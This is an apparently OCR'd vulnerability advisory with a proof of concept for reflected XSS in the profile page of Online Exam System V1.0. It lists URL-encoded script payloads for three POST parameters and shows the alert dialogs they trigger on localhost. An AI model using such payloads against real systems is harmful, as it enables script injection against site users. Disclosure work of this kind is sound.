Reflected Cross Site Scripting (XSS) vulnerability was found in "/exam/user/profile.php" in Online Exam System using PHP and MySQL V1.0 allows remote an ackers to execute arbitrary code via "rname, rcollage and rpassword" POST request parameter.

Affected Project: Online Exam System V1.0

Official Website: https://www.kashipara.com/project/php/3/online-exam-php-project-source-code-download


Version: 1.0

Affected Components:


- **Affected File:** /exam/user/profile.php
- **Affected Parameter:** rname, rcollage and rpassword

Proof of Concept:

Step 1: First navigate to http://localhost/exam/user/login.php and fill the email id and password and click on submit.



Step 2: After logging in, navigate to the profile page. Update the details as needed, then click the 'Update' button. While doing this, intercept the request using Burp Suite and send to repeater.





Step 3: In the Repeater tab, insert the payloads into the following parameters individually, as listed below:


- **rname parameter =** AaWqGaTfujk0x%22%3e%3cscript%3ealert(1)%3c%2fscript%3eg9qyo
- **rcollage parameter =** AaWqGaTfefdpq%22%3e%3cscript%3ealert(2)%3c%2fscript%3ekaec1
- **rpassword parameter =** h1U!g9i!O7tkodh%22%3e%3cscript%3ealert(3)%3c%2fscript%3eo4vsg


After inserting the payload, click the 'Send' button to execute the request.

Step 4: Payload is executed with Reflected Cross Site Scripting.




Not Secure
localhost/exam/user/profile.php
localhost
1
OK


Not Secure
localhost/exam/user/profile.php
localhost
2
Don't allow localhost to prompt you again
OK


Not Secure
localhost/exam/user/profile.php
localhost
3
Don't allow localhost to prompt you again
OK